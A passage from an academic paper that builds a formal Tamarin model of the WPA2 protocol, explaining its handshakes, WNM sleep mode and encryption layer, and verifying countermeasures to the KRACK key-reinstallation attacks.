In this work, we set out to rectify this situation, and develop a detailed formal model of the WPA2 design that captures intricate attacks, including the KRACK attacks and their variants. We perform an automated analysis on our model using the *Tamarin prover* [23]. We show how our model exhibits the KRACK attacks and their variants, and evaluate the proposed countermeasures. While our work was originally motivated by those attacks, our general attacker model and detailed model of the standard capture many more subtle behaviors. Ultimately, we find that some countermeasures are sufficient to cover all attacks on our model, and hence show formally that these patches indeed prevent the earlier attacks as well as a much larger class of attacks.

Our main contributions are as follows:

- We present the first detailed security analysis of the WPA2 protocol design, including the four-way handshake, group-key handshake, WNM sleep mode, and the data-confidentiality protocols used to protect messages.
- Our formal model generalizes traditional symbolic-analysis approaches of symmetric encryption by allowing the attacker to exploit the reuse of nonces in encrypted messages, thus loosening the assumption of *perfect cryptography*. This allows us to show that if we leave out the countermeasures, our formal model exhibits the key-reinstallation attacks.
- We prove that certain countermeasures, suggested by Vanhoef and Piessens to prevent key-reinstallation attacks, are indeed sufficient to guarantee secrecy of the pairwise transient key, secrecy of the group transient keys, and authentication of the four-way handshake.

All our models, proofs, and documentation to reproduce our results are available on a dedicated website corresponding to this paper [14].

Paper Organization The rest of this paper is structured as follows: In Section 2, we discuss background required to understand the rest of the paper. In particular, we give a high-level overview of the WPA2 protocol, discuss the notorious key-reinstallation attacks, and explain Tamarin—the prover used in our formal analysis. After this, we outline our formal model of WPA2 and discuss modeling decisions in Section 3. As it is impossible to discuss our entire model on just a few pages, we focus on the most important parts. In Section 4, we present our formal analysis—this includes a discussion of the security properties we proved and details on how we proved them; Section 4 is thus particularly interesting for readers with practical experience in the symbolic analysis of protocols. In Section 5, we then present the main results of our analysis before discussing related work in Section 6 and concluding in Section 7.

2 Background

2.1 Overview of WPA2

WPA2 is a protocol used for securing communication over wireless networks. Specified in the more-than-three-thousand pages long IEEE 802.11 standard [1], it allows a client (e.g., a laptop or a smartphone) to establish cryptographic keys with an access point (e.g., a router) in order to encrypt messages exchanged over a network. The IEEE standard refers to the two protocol participants as *supplicant* (on the client side) and *authenticator* (on the access-point side); for consistency, we stick to the terms used in the standard in the rest of the paper. The two most important cryptographic keys defined by WPA2 are the so-called *pairwise transient key* (*PTK*) and the *group temporal key* (*GTK*). In typical scenarios, the pairwise transient key is used to secure a supplicant's WiFi traffic. The group temporal key is used to secure broadcast messages from an authenticator to its supplicants, e.g., for IP-multicast traffic.

To establish these keys, the supplicant and the authenticator exchange messages in a predefined manner known as the *four-way handshake*. Over the course of this four-way handshake, the supplicant and the authenticator derive their pairwise transient key, starting out from a preshared secret, which could, for instance, be the password you enter when connecting to a wireless network for the first time. This preshared secret is called the *pairwise master key* (*PMK*). As part of the handshake, the authenticator also shares its current group temporal key with the supplicant. Note here that the pairwise transient key is derived from shared inputs by both the authenticator and the supplicant whereas group temporal keys are generated by the authenticator alone.

In a nutshell, an ideal execution of the four-way handshake is as follows: The authenticator and the supplicant both generate a fresh nonce which they share with each other. Each of them then combines the two nonces with the preshared secret to derive their pairwise transient key. Once the authen-




Figure 1: Overview of a Successful Four-Way Handshake.




Figure 2: Overview of a Successful Group-Key Handshake.

ticator has derived the pairwise transient key, it shares the group temporal key with the supplicant. Note that the standard distinguishes between the *derivation* and the *installation* of a key: once a party has *derived* a key, it knows the key but it might not yet be ready to encrypt messages with that key; only when the party *installs* the key can it also encrypt messages with that key. In particular, after receiving the group temporal key, the supplicant then installs both keys and sends a confirmation to the authenticator who, upon receipt of the confirmation, also installs the pairwise transient key.

Figure 1 shows a more detailed view of an ideal four-way handshake. As shown in the figure, the handshake involves the exchange of four messages as follows:

(1) The authenticator generates a fresh nonce, called the *ANonce*, and together with a replay counter (i.e., a counter used to protect the receiver against replay attacks) sends it to the supplicant.

(2) The supplicant generates its own fresh nonce, the *SNonce*, and uses a key derivation function to derive the pairwise transient key (*PTK*) from the preshared secret (*PMK*) and the two nonces: $PTK = KDF(PMK, ANonce, SNonce)$. Then, the supplicant sends the *SNonce* and the replay counter it received in message 1 to the authenticator. Additionally, to allow the authenticator to verify the integrity of the message, it appends a *message integrity code* (*MIC*) computed with the *PTK*. In the context of the WPA2 protocol, *message integrity code* is just another term for the more common *message authentication code* (MAC).

(3) After receiving message 2, the authenticator also derives the *PTK* and checks its message integrity code. It then encrypts the *GTK* and—together with an incremented replay counter and a *MIC* (also computed with the *PTK*)—sends it to the supplicant.

(4) When the supplicant receives message 3, it checks the message integrity code. In case the check is successful, it installs the *GTK* and the *PTK*, setting the *PTK*'s *nonce* to 0; as we explain on the next page, this nonce functions as an initialization vector in the encryption scheme. To confirm to the authenticator that the installation was successful, the supplicant uses the *PTK* to compute a *MIC* for the replay counter of message 3 and sends both the replay counter and the *MIC* back to the authenticator.

At this point, the authenticator also installs the pairwise transient key and the handshake is complete. Unfortunately, this "ideal" handshake tells only part of the story. In reality, there are many more mechanisms and details that make WPA2 an immensely complex protocol with lots of room for trouble.

One mechanism, aimed at improving security, is the execution of periodic renewals of the keys, so-called *rekeys*. A rekey of the pairwise transient key involves a new iteration of the four-way handshake. A rekey of the group temporal key can involve a new iteration of the four-way handshake with one supplicant (the one who initiated the rekey) and so-called *group-key handshakes* with the other supplicants ([1], p. 2021). The purpose of such a group-key handshake is simply to distribute the new group temporal key to all supplicants.

An ideal group-key handshake is shown in Figure 2. The authenticator just sends the current group temporal key together with the current nonce and a message integrity code to the supplicant, who then installs the key and confirms the installation to the authenticator. We discuss the group-key handshake in more detail in Section 3.2.

Finally, there are other seemingly harmless mechanisms, such as the possibility to send handshake messages multiple times in order to deal with messages lost on the network, or the so-called *WNM sleep mode* (WNM is short for *wireless network management*), a mechanism that allows a supplicant to reduce power consumption by temporarily shutting itself off from certain traffic.

Ultimately, the purpose of the keys in WPA2 is to secure WiFi traffic. This is achieved by using the keys as encryption keys in so-called *data-confidentiality protocols* that protect messages exchanged over the network. These data-confidentiality protocols utilize authenticated encryption schemes based on nonces, and the wrong use (in particular the reuse) of these nonces can be exploited by attackers.

Authenticated Encryption and Nonce Reuse WPA2 allows to choose from three different data-confidentiality protocols that enable authenticated encryption ([1], p. 1953):

- TKIP (*Temporal Key Integrity Protocol*),
- CCMP (*Counter Mode with CBC-MAC Protocol*),
- GCMP (*Galois Counter Mode Protocol*).

All three use a key together with a nonce for encryption; the nonces are analogous to *initialization vectors* in counter-mode encryption: they are initialized with a certain value and then incremented for every encrypted message. On the receiver side, the nonces are also used to protect against replay attacks.

A problem that arises in this context is that the reuse of a nonce for a particular key can have negative consequences whose impact varies for the data-confidentiality protocols. However, what holds for all of them is that if a nonce is reused, then this allows an attacker to decrypt messages sent over the network as well as to replay messages. Additionally, for TKIP, nonce reuse allows an attacker to forge messages in one direction [27], and for GCMP it even allows an attacker to forge messages in *both* directions [19]. As we will see in the following, the reuse of nonces can, for instance, be caused by the reinstallation of a key.

2.2 Key-Reinstallation Attacks

In 2017, Vanhoef and Piessens demonstrated subtle attacks on WPA2 that trick a supplicant into reinstalling a key [29, 30]. Such reinstallations can seriously harm the security of WPA2 because whenever a supplicant reinstalls a key, it updates corresponding data, in particular, the nonce used for encryption.

Attacks and Countermeasures The key-reinstallation attacks by Vanhoef and Piessens are person-in-the-middle attacks that force a party into reusing a nonce by making clever use of WPA2 mechanisms such as message retransmissions. The most critical of these attacks is on the four-way handshake itself. As discussed earlier, in an ideal four-way handshake, the authenticator and the supplicant first exchange nonces before the authenticator transmits the group temporal key to the supplicant. The supplicant then installs both the pairwise transient key and the group temporal key and confirms the installation to the authenticator, who in turn also installs the pairwise transient key.

A problem arises, however, if the authenticator does not receive an installation confirmation from the supplicant, and this is where the retransmission of messages comes into play: If the authenticator does not receive an installation confirmation within a certain period of time, it assumes that the supplicant did not receive its previous message and therefore retransmits this message (M3) to the supplicant. But what if the supplicant did actually receive the previous message and thus installed the keys already? In that case, the supplicant would, upon receiving M3 again, reinstall the two keys and thus reset the nonce of the pairwise transient key to 0. Now, if the supplicant sent encrypted messages with the pairwise transient key before reinstalling it, the nonce reset will lead to the reuse of nonces when encrypting further messages after the second installation.




Figure 3: KRACK Attack on the Four-Way Handshake

So all it takes for a person-in-the-middle attacker is to trick the authenticator into believing that the supplicant didn't install the keys. But this is easy: The attacker can simply prevent the supplicant's installation confirmation from reaching the authenticator. When the authenticator then retransmits message 3, the attacker forwards it to the supplicant, who will in turn reinstall the keys and that's it. Figure 3 illustrates an execution of this attack. In practice, the attack might not be that straightforward. This is because some implementations of the supplicant only accept encrypted messages after they installed a *PTK*, and the message (M3) the attacker intercepted is still unencrypted. Even in this case, Vanhoef and Piessens showed later [30] how to achieve a key-reinstallation by abusing the so-called *sleep-flag* of WPA2.

To prevent key-reinstallation attacks, Vanhoef and Piessens [29, 30] suggested possible countermeasures, which we discuss later in Section 5.2. Before we move on to presenting our formal model of WPA2, we give a short overview of Tamarin—the tool used for our analysis.

2.3 The Tamarin Prover

The Tamarin prover [23] is an automated-reasoning tool for the analysis of complex security protocols. Tamarin operates on the symbolic level, meaning that bit strings are abstracted to algebraic terms. Tamarin is particularly well suited for modeling complex state machines with loops and evolving state, and is therefore a natural choice for WPA2.

To formalize a security protocol in Tamarin, we encode the protocol as a collection of multiset-rewriting rules, such as:

$$\left[\ \mathsf{State}(\mathit{userID}, \mathit{key}, \text{'READY'})\ \right] \\ -\!\!\left[\ \mathsf{SendsReadyMsg}(\mathit{userID})\ \right]\!\!\to \\ \left[\ \mathsf{Out}(\mathit{senc}(\mathit{key}, \mathit{userID}))\ \right]$$

Intuitively, this rule says that if a user with a given ID and a given key is in state 'READY', it can encrypt its ID with its key and send the resulting ciphertext to the network.

Terms such as the above $\mathsf{State}(\mathit{userID}, \mathit{key}, \text{'READY'})$, $\mathsf{SendsReadyMsg}(\mathit{userID})$, and $\mathsf{Out}(\mathit{senc}(\mathit{key}, \mathit{userID}))$ are called *facts*. Moreover, *senc* is a built-in function symbol for *symmetric encryption*. Tamarin also allows to define custom function symbols and to specify their semantics via equations, a feature we use in Section 3.4 to model the use of nonces in authenticated encryption schemes.

In general, the multiset-rewriting rules used with Tamarin consist of a *left-hand side* (the part with the fact $\mathsf{State}(\mathit{userID}, \mathit{key}, \text{'READY'})$ in the above example), a *right-hand side* (the part with $\mathsf{Out}(\mathit{senc}(\mathit{key}, \mathit{userID}))$), and so-called *action facts* ($\mathsf{SendsReadyMsg}(\mathit{userID})$).

Once we have encoded a protocol by a set of such rules, we can specify desired properties in a guarded fragment of many-sorted first-order logic (*guarded* here means that the use of quantifiers is syntactically restricted, for details see [22]). For example, such a property could look as follows:

$$\forall\, \mathit{user}\ \mathit{key}\ t_1.\ \mathsf{Installed}(\mathit{user}, \mathit{key})@t_1 \Rightarrow \neg\exists\, t_2.\ \mathsf{K}(\mathit{key})@t_2$$

This rule intuitively says that if a user has installed a certain key at time t_1, then there does not exist a time t_2 at which the attacker knows that key, or, in short: installed keys are secure.

The specification of security properties is also where the above-mentioned action facts come into play: logical formulas in Tamarin can refer to action facts and the knowledge of the attacker (denoted by the fact K as in the example) but not to facts occurring on the left-hand side or on the right-hand side of a rule. For the rule stated earlier, this means that when we write a formula, we are allowed to use the fact SendsReadyMsg but not the facts State or Out.

As underlying threat model and as a core-part of its reasoning mechanism, Tamarin assumes a Dolev-Yao attacker, i.e., a person in the middle that controls the whole network. When messages are sent to the network (with the fact Out), the attacker can learn these messages and send arbitrary messages to the nodes in the network. All this is formalized in terms of reasoning techniques in Tamarin's proof system as well as via specific rewriting rules that model the capabilities of the attacker.

Tamarin models traditionally assumed *perfect cryptography*, meaning that the attacker can only encrypt or decrypt messages (or, similarly, compute signatures, MACs, etc.) if it knows the corresponding keys. As we will discuss later (Section 3.6), we loosened the assumption of perfect cryptography in our model to allow the attacker to exploit nonce reuse in authenticated encryption schemes. Moreover, we allow the attacker to compromise certain pairwise master keys.

Once a security protocol and a security property are specified, Tamarin tries to prove the property by refuting its negation. In case Tamarin terminates, it either outputs a proof (if the statement is true) or a counter example (if the statement is false). A proof is provided in the form of a proof tree whereas a counter example is provided in the form of a trace, i.e., a sequence of steps that corresponds to a possible execution of the protocol. Proofs and counter-examples can be inspected in the graphical user interface of Tamarin.

An additional feature of Tamarin that we used heavily in our formalization of WPA2 is the possibility to specify so-called *restrictions*. A restriction is a logical formula (exactly like the formulas used to specify security properties) that must hold in every valid execution of the protocol. For example, the following formula intuitively says that a sender must increment replay counters for every message it sends:

$$\forall\, \mathit{senderID}\ \mathit{counter}_1\ \mathit{counter}_2\ t_1\ t_2.\ (t_1 < t_2 \wedge \\ \mathsf{SendsWithCounter}(\mathit{senderID}, \mathit{counter}_1)@t_1 \wedge \\ \mathsf{SendsWithCounter}(\mathit{senderID}, \mathit{counter}_2)@t_2) \\ \Rightarrow \exists\, x.\ \mathit{counter}_2 = \mathit{counter}_1 + x$$


Restrictions allow to further define the semantics of a protocol in an intuitive way, often more succinctly than with only multiset-rewriting rules.

3 Formal Model of WPA2

Our goal is to model the crucial components of WPA2 in a faithful way, to capture a large class of possible attacks and thus provide reliable security guarantees. In the following, we explain the core of our formal model and further details of the IEEE 802.11 standard together with notes on how we modeled them. The core mechanisms of WPA2 are specified in the standard in terms of state machines that interact with each other. In particular, the standard defines:

- two state machines for the four-way handshake (one for the supplicant and one for the authenticator),
- two state machines for the group-key handshake (again, one for the supplicant and one for the authenticator),
- one state machine that specifies how an authenticator generates new group keys.

Moreover, when a supplicant intends to enter the previously-mentioned WNM sleep mode, it has to ask the authenticator for permission. Likewise, when the supplicant wants to exit WNM sleep mode again, it has to inform the authenticator. The corresponding message exchange can be specified by two state machines, which leaves us with a total of seven state machine types, which we all capture in our formal model.



(a) Supplicant State Machine.

(b) Authenticator State Machine.

Figure 4: Simplified Four-Way Handshake State Machines

In our setting, authenticators and supplicants are modeled as devices that can start arbitrarily many concurrent threads. Thereby, a particular authenticator thread can be associated with a particular supplicant thread to establish a connection. This means that an authenticator can communicate with arbitrarily many supplicants in parallel (and vice versa), and that one and the same authenticator can start arbitrarily many sessions with one and the same supplicant. Moreover, we not only allow multiple threads per supplicant or authenticator but also multiple authenticators or supplicants as such.

To obtain strong security guarantees, we model a worst-case scenario where possible. For example, in places where the standard prescribes the use of a key that was derived from the *PTK*, we actually use the *PTK* itself. This gives the attacker more power as it can learn the full *PTK* in cases where nonce reuse would usually only allow it to learn a (less general) derived key; and any proofs we obtain give stronger guarantees for a worst-case scenario. As a beneficial side effect, this also keeps our model simpler because it contains fewer keys.

Our full formal model of WPA2 together with all proofs and extensive documentation can be downloaded from the website corresponding to this paper [14]. Due to space reasons, we do not discuss every detail of our model here. Instead, we give an overview of its critical components and how we modeled them. In particular, we focus on (1) the *four-way handshake*, (2) the *group-key handshake*, (3) *WNM sleep mode*, (4) the *encryption layer*, (5) the *replay-counter mechanisms*, and (6) our *model of nonce reuse*.


3.1 Four-Way Handshake

In Figure 4a, we show a simplified version of the supplicant state machine for the four-way handshake (defined on page 2121 of the 802.11 standard [1]). Notice that the supplicant can transition from state FT-PTK-INIT-DONE (where the keys are installed) back to the state FT-PTK-CALC-NEGOTIATING if it receives message 3. This can lead to key reinstallations.

In our formal model, we encode the state machines using multiset-rewriting rules that essentially encode the transition relation between different states. For example, to encode that the supplicant transitions from state FT-PTK-START to state FT-PTK-CALC-NEGOTIATING when it receives message 3, we use the following rule (see below what the facts used in the rule stand for):

$$
\begin{aligned}
&[\ \mathsf{SuppState}(\sim\!\mathit{suppThreadID}, \text{'PTK_START'},\\
&\qquad\qquad \langle \sim\!\mathit{suppID}, \sim\!\mathit{PMK}, \mathit{newPTK}, \ldots\rangle),\\
&\ \ \mathsf{InEnc}(\langle \mathit{m3}, \mathit{mic_m3}\rangle, \mathit{suppThreadID}, \mathit{oldPTK}, \mathit{Supp})\ ]\\
-&[\ \mathsf{SuppRcvM3}(\sim\!\mathit{suppThreadID}, \ldots),\\
&\ \ \mathsf{SuppSeesCtr}(\sim\!\mathit{suppThreadID}, \sim\!\mathit{PMK}, \mathit{ctr_m3}),\\
&\ \ \mathsf{Eq}(\mathit{mic_m3}, \mathit{MIC}(\mathit{newPTK}, \mathit{m3}))\ ]\!\rightarrowtail\\
&[\ \mathsf{SuppState}(\sim\!\mathit{suppThreadID}, \text{'PTK_CALC_NEGOTIATING'},\\
&\qquad\qquad \langle \sim\!\mathit{suppID}, \sim\!\mathit{PMK}, \mathit{newPTK}, \ldots\rangle)\ ]
\end{aligned}
$$

In this rule, we have a fact SuppState that represents the current state of a thread started by the supplicant. The first parameter, *suppThreadID*, uniquely identifies the supplicant and its thread. The "~" symbol is a type annotation that restricts the variable to values that were previously freshly generated (by the protocol or the attacker). The



(a) Simplified Global Authenticator State Machine for GTKs.

(b) Simplified Supplicant State Machine for the Group-Key Handshake.

(c) Simplified Authenticator State Machine for the Group-Key Handshake.

Figure 5: Group-Key-Related State Machines

second parameter ('PTK_START' before the transition and 'PTK_CALC_NEGOTIATING' after the transition) is the name of the state, and the final tuple contains the (data items in the) current state, including the *PMK*, the newly derived *PTK*, and other data items.

The fact InEnc is used to receive messages from the network. Usually, in Tamarin you would model incoming messages from the network with the fact In, but in our case we have to ensure that in the initial four-way handshake, messages are not encrypted whereas in later handshakes (rekeys) they are actually encrypted. To do so, we modeled a dedicated message queue that handles the encryption mechanism. The InEnc fact is an important component of this mechanism. Later on, in Section 3.4, we explain in detail how we modeled the encryption layer.

Finally, there are the three action facts, SuppRcvM3, SuppSeesCtr, and Eq. We need the first one to prove lemmas that are required for verifying our model. The second one, SuppSeesCtr, is used to model the semantics of the replay counter mechanism via restrictions; we explain details of the replay-counter mechanism in Section 3.5. Finally, the third one, Eq, is required for making sure that the message integrity code appended to a message is valid.

Overall, we used six multiset-rewriting rules to encode the state machine of the supplicant, not including mechanisms such as key installation. The six rules correspond to the transitions in Figure 4a. The corresponding state machine for the authenticator is given in Figure 4b ([1] p. 2116).

3.2 Group-Key Handshake

As already mentioned earlier, a group-key handshake is used to distribute a group temporal key together with its nonce (and an *index*, which we do not discuss here for the sake of simplicity) to the supplicants. It involves three different state machines: two state machines (one for the supplicant and one for the authenticator) specify how messages are exchanged during a handshake whereas one other state machine on the side of the authenticator specifies how new group keys are generated and then sent to all the supplicants. We refer to this third state machine as the *global* state machine ([1] p. 2067); it is depicted in Figure 5a.

After initialization ('GTK_INIT'), the authenticator enters the state 'SETKEYSDONE'. From this state, it can transition to the state 'SETKEYS', which triggers group-key handshakes with all supplicants and thus leads to the execution of the two other state machines, depicted in Figure 5b ([1], specified implicitly on p. 2041) and Figure 5c ([1] p. 2066).

The standard specifies two ways in which the creation and distribution of a new group temporal key can be triggered:

(1) "*The Supplicant may trigger a group key handshake by sending an EAPOL-Key frame with the Request bit set to 1 and the type of the Group Key bit.*" ([1] p. 2040), or

(2) "*The Authenticator may initiate the exchange when a Supplicant is disassociated or deauthenticated.*" ([1] p. 2040)

We cover both cases in our model by allowing an authenticator to non-deterministically start group-key handshakes whenever it is in the 'SETKEYSDONE' state.

In our model, the state machines for the group-key handshake and the state machines for the four-way handshake can only be performed sequentially, i.e., we encode the state in a group-key handshake with the same fact symbol as the state in a four-way handshake: the fact symbol AuthState on the side of the authenticator and the state symbol SuppState on the side of the supplicant. Then, we encode transitions that lead from the 'FT-PTK-INIT-DONE' state (the state after a successful execution of the four-way handshake) to the start of a group-key handshake. The following rule shows a simplified encoding of such a transition for the authenticator, who

can transition from the state 'FT-PTK-INIT-DONE' to the state 'REKEYNEGOTIATING' in our model:

$$\left[\ \mathsf{AuthState}(\sim\!\mathit{authThreadID}, \text{'PTK_INIT_DONE'}, \ldots)\ \right] \\ -\!\!\left[\ \right]\!\!\rightarrow \\ \left[\ \mathsf{AuthState}(\sim\!\mathit{authThreadID}, \text{'REKEYNEGOTIATING'}, \ldots)\ \right]$$

According to the group-key state machine, the authenticator would usually enter the state 'REKEYNEGOTIATING' from the state 'IDLE'. Thus, the 'FT-PTK-INIT-DONE' state basically takes on the role of the 'IDLE' state here. The consequence of this is that in our model group-key handshakes and four-way handshakes cannot be performed in parallel. We believe that this is in line with the standard, which says that, "*an Authenticator shall do a 4-way handshake before a group key handshake if both are required to be done.*" ([1] p. 2040); moreover, the replay counters used in handshake messages are specified relative to the replay counter of the first message of the respective handshake ([1], e.g., on p. 2030), which serves as another indication that group-key handshakes and four-way handshakes should not be performed in parallel.

3.3 WNM Sleep Mode

The WNM sleep mode allows a supplicant to save energy by going to sleep and thus excluding itself from group-key handshakes. If a supplicant wants to enter WNM sleep mode, it has to send a request to the authenticator. The authenticator can then, in a second message, accept the request, after which the supplicant finally goes to sleep. If the supplicant later decides it's time to wake up again, it first sends a message to the authenticator, asking for permission to wake up. If the authenticator accepts the request, it forwards the current group key and the corresponding nonce to the supplicant. This is necessary because the supplicant didn't participate in group-key handshakes while asleep. Figure 6 depicts the message exchange that happens when a supplicant goes to sleep and wakes up again.

In our formal model, we have dedicated state machines for the supplicant and the authenticator that allow them to perform this message exchange. In particular, we start these state




Figure 6: WNM Sleep Mode: Typical Message Exchange.

machines (both on the supplicant side and on the authenticator side) as soon as the supplicant and the authenticator have established a pairwise transient key (before, it wouldn't make sense since WNM-related messages have to be encrypted).

To make our model as general as possible, we also decided to allow WNM-related communication to be performed in parallel to the state machines for the four-way handshake and the group-key handshake.

3.4 Encryption Layer / Message Queue

As already mentioned, messages of the first four-way handshake between an authenticator and a supplicant are not encrypted, but later handshakes—after the first installation of the pairwise transient key—are. Moreover, while the state-machines in the standard suggest that messages are sent instantly, in reality, they might be pushed into a queue and possibly sent at a later point in time.

To deal with this, we modeled a message queue that allows a sender to enqueue messages that can later be dequeued and sent to the network. Intuitively, whenever a message is dequeued, we take the currently installed pairwise transient key and encrypt the message with this key. With this queue, our model can cover cases in which a message is enqueued at some timepoint t_1 but sent—and thus encrypted with the then installed key—at a later timepoint t_2. This allows us to prove the absence of attacks caused by the sleep-flag mechanism [30].

Our basic modeling construct underlying the message queue is the so-called OutEnc fact. Usually, message transmission in Tamarin is modeled with the Out fact. For example, if we want the supplicant to send a simple message containing the string 'TEST' over the network, we could define a multiset-rewriting rule that produces an Out fact as follows:

$$\left[\ \mathsf{SuppState}(\sim\!\mathit{suppThreadID}, \ldots)\ \right] \\ -\!\!\left[\ \right]\!\!\rightarrow \\ \left[\ \mathsf{SuppState}(\sim\!\mathit{suppThreadID}, \ldots), \right. \\ \left.\ \mathsf{Out}(\text{'TEST'})\ \right]$$

Here, the fact Out('TEST') models that the message 'TEST' is sent to the network. With the OutEnc fact, we add an additional layer: If a sender wants to send a message, it produces an OutEnc fact that gets as parameter the ID of the sender as well as a fresh message ID. Moreover, it generates an action fact Enqueue as follows:

$$\left[\ \mathsf{SuppState}(\sim\!\mathit{suppThreadID}, \ldots), \quad \mathsf{Fr}(\sim\!\mathit{messageID})\ \right] \\ -\!\!\left[\ \mathsf{Enqueue}(\sim\!\mathit{suppThreadID}, \sim\!\mathit{messageID})\ \right]\!\!\rightarrow \\ \left[\ \mathsf{SuppState}(\sim\!\mathit{suppThreadID}, \ldots), \right. \\ \left.\ \mathsf{OutEnc}(\text{'TEST'}, \sim\!\mathit{suppThreadID}, \sim\!\mathit{messageID})\ \right]$$

The generation of the OutEnc fact does not yet denote that a message is actually sent to the network; instead, the message is only put into the message queue. A second rule

then takes care of actually sending the message to the network. In addition to the OutEnc fact, this rule also takes as input the currently installed pairwise transient key to then encrypt the message with this key and a nonce and send it to the network. Note that in our model, every thread has its own independent message queue. This is a liberal interpretation of the standard, and implementations might choose a more restrictive single queue per device. Our proofs hold for both cases, because any attack on a more restrictive queue implementation would also manifest itself in our more general model.

To model the encryption with nonces, we introduced the ternary function symbol *snenc* and the binary function symbol *sndec* (in contrast to the usual binary *senc* and *sdec*). We defined the semantics of these function symbols by the equation

$$sndec(snenc(message, key, nonce), key) = message.$$

The resulting rule for sending encrypted messages then looks as follows (note that the *let/in* part is used in Tamarin to define macros)

$$\begin{aligned}
&\textsf{let}\ \ nonce = \langle N(n), \sim sID\rangle \\
&\quad\ \ newNonce = \langle N(n+\text{'1'}), \sim sID\rangle \\
&\textsf{in} \\
&[\ \textsf{OutEnc}(message, \sim sThreadID, \sim messageID) \\
&\quad\ \textsf{SenderPTK}(\sim ptkID, \sim sThreadID, \sim sID, PTK, nonce)\ ] \\
